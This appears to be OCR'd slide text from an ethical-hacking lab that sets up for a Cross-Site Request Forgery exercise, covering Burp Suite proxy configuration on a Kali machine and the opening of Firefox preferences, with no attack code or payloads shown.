
Burp Suite on EH-Kali-xx



Run Burp Suite on EH-Kali, click OK to use the current version.

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Select "Temporary project" and click the Next button

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Select "Use Burp defaults" and click the Start Burp button

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click the Proxy tab

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click the Options tab and verify Burp Suite is listening on port 8080

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click the Intercept tab to monitor browser requests

Cross-Site Request Forgery (CSRF) Setup


Firefox on EH-Kali-xx



Switch to Workspace 2 and run Firefox

Cross-Site Request Forgery (CSRF) Setup


Firefox on EH-Kali-xx



Select Preferences

Cross-Site Request Forgery (CSRF) Setup

